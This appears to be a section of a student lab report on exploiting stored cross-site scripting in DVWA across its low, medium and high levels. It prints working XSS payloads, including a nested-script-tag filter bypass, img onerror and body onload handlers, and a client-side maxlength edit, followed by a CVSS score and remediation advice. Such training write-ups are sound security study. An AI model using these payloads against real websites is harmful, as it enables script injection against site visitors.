"https://exploit-notes.hdks.org/exploit/web/security-risk/file-inclusion/"

5.XSS (Stored Cross-Site Scripting)

Severity: High (8.5)

Vulnerability Description: Stored Cross-Site Scripting (XSS) is a type of security vulnerability that allows an attacker to inject malicious scripts into web pages that are stored on a server and later served to other users. This attack occurs when an application includes untrusted data in the web page without proper validation or escaping.


Impact: The impact of Stored XSS can be severe, ranging from minor annoyances (such as page defacement) to major breaches that compromise user data, trust, and the security of the website or web application. Proper security measures such as input validation, content sanitization, and the implementation of a robust Content Security Policy (CSP) are critical to mitigating these risks.

Vulnerability Identified By:

Manual analysis

Proof of concept:


Level: low




Step1:

Redirect everyone to a web page of your choosing.

We need to redirect the users to a page we set or decided


Name * expo

Message * hi


Name: expo
Message: hi

Adding the credentials it will be save in the guest book

Step2:

Add java script as credentials


"https://github.com/payloadbox/xss-payload-list"

we should get simple scripts if we refer this

add a script

" <script>alert('XSS')</script> "

- **In the xss field we can add what we need to show the victims**




Name * abcd

Message * <script>alert('you have been hacked')</script>

Added the script enter you have been hacked

Enter the sign guestbook and see



Vulnerability: Stored Cross Site Scripting (XSS)

Name * abcd

Message * <script>alert('you have been hacked')</script>


127.0.0.1

you have been hacked

This is how malicious acters run code on not so secured website

Level: Medium

Step1:




Name *

Message *


Need to add a malicious java script in the name section

Need to check how Many characters can we add



```
<input name="txtName" type="text"
size="30" maxlength="10">
```

The maximum length is 10 we need to max it to 100



```
<input name="txtName" type="text"
size="30" maxlength="100">
```

Changed the length


Step2:

Adding the malicious script in the name section


" <scr<script>ipt>alert('xss')</scr<script>ipt>"

- **<scr<script>ipt>**: This is an attempt to break up the HTML tag <script>. By inserting another <script> tag within the first one, an attacker hopes to bypass certain filters or protections that might be in place to prevent <script> from being rendered. It tries to confuse security measures or the browser's parsing logic.
- **alert('xss')**: This is JavaScript code that creates a simple popup alert box displaying the message "xss". It's typically used as a proof of concept in XSS attacks to show that the injected script is executing successfully.
- **</scr<script>ipt>**: Similar to the opening tag, this closing tag tries to confuse the browser into rendering the malicious script.

Step3:



Name * <scr<script>ipt>alert('you have beeb hack
Message * hi

Hitting enter


Name:
Message: hi

A category have been added

If we move to another section and re enter there it will show




hacked

Its been a success

Level: High

Step1:

Lets go to the source code and see



```
$message = htmlspecialchars( $message );

// Sanitize name input
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
$name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysc
```

Here its using the name


- We can give another html tag by the reference and the payload
- We can use a image tag which we can generate a pop up
- Also we can use a body tag

Step2:

Giving a tag in the name section



The characters we can enter is limited change its character length



```
<input name="txtName" type="text"
size="30" maxlength="100">
```

Add the tag to the name section

TAG: add a body tag

" <img scr=abc.png onerror=alert("hacked")> "

<img> Tag:

- The <img> tag is used in HTML to embed an image in a webpage. It has an attribute src that specifies the URL of the image to be displayed.

src="abc.png":


- The src attribute specifies the location of the image. In this case, it’s set to "abc.png".
- If the image "abc.png" does not exist or cannot be loaded for any reason (e.g., incorrect URL, broken link, or missing file), an error occurs while trying to load the image.

onerror="alert('Hacked')":

- The onerror attribute is an event handler in HTML that is triggered when an error occurs while loading an element (in this case, the <img> element).
- In this case, if the image abc.png cannot be loaded (which would happen if the image is missing or the path is incorrect), the JavaScript function inside onerror will execute.
- The JavaScript function in this case is alert('Hacked'), which will pop up an alert box displaying the message "Hacked"


Step3:

Adding the malicious tag



Name *	<body onload=alert("Hacked")> asdf
Message *	asdfg

Sign


127.0.0.1

hacked

Success

CVSS Base Score for XSS (STORED):

- **Attack Vector**: Network (N)
- **Attack Complexity**: Low (L)
- **Privileges Required**: None (N)
- **User Interaction**: None (N)
- **Confidentiality Impact**: High (H)
- **Integrity Impact**: Low (L)
- **Availability Impact**: None (N)

CVSS Base Score (v3.1):

- **Base Score**: **8.5** (High)

This score comes from the combination of **Attack Vector** (Network), **Attack Complexity** (Low), and the potential **Impact** on confidentiality, integrity, and availability.

Remediation:

Output Encoding: Encode data before rendering: When you display data from user input on the page, ensure that it is properly encoded to prevent the browser from interpreting it as executable code. For example, escape any characters that can trigger JavaScript execution, such as <, >, " in HTML.

HttpOnly and Secure Cookies: Set session cookies as HttpOnly: Mark cookies that contain sensitive data (like session tokens) with the HttpOnly flag to prevent them from being accessed via JavaScript.

Error Handling and Logging: Proper error handling: Avoid exposing detailed error messages to end users that may reveal system internals or sensitive information. Instead, log detailed errors server-side and show generic error messages to the user.

Reference:

"https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-stored"

"https://github.com/cutieYYY/Lab14-Performing-and-Detecting-XSS"

Project Overview: Damn Vulnerable Web App (DVWA)

Project Name:

Damn Vulnerable Web Application (DVWA)

Project Type:

Open-source web application security training platform.

Purpose:

DVWA is designed to help individuals learn about web application security by providing a safe and controlled environment to explore and exploit common vulnerabilities. The primary goal is to educate users on identifying, understanding, and mitigating web application vulnerabilities.

Conclusion:

The DVWA (Damn Vulnerable Web Application) project provided valuable hands-on experience in identifying, exploiting, and mitigating common web application vulnerabilities. Through this project, we successfully demonstrated the risks posed by security flaws such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, File Inclusion, and others. Each vulnerability was systematically identified, assessed for risk, exploited to understand its impact, and mitigated using industry-standard practices.

This project underscores the necessity of continuous vulnerability assessments in modern web applications to prevent exploitation by malicious actors. The skills and techniques applied in this project are directly applicable to real-world scenarios, enhancing our understanding of web application security and the importance of proactive defenses in safeguarding digital assets.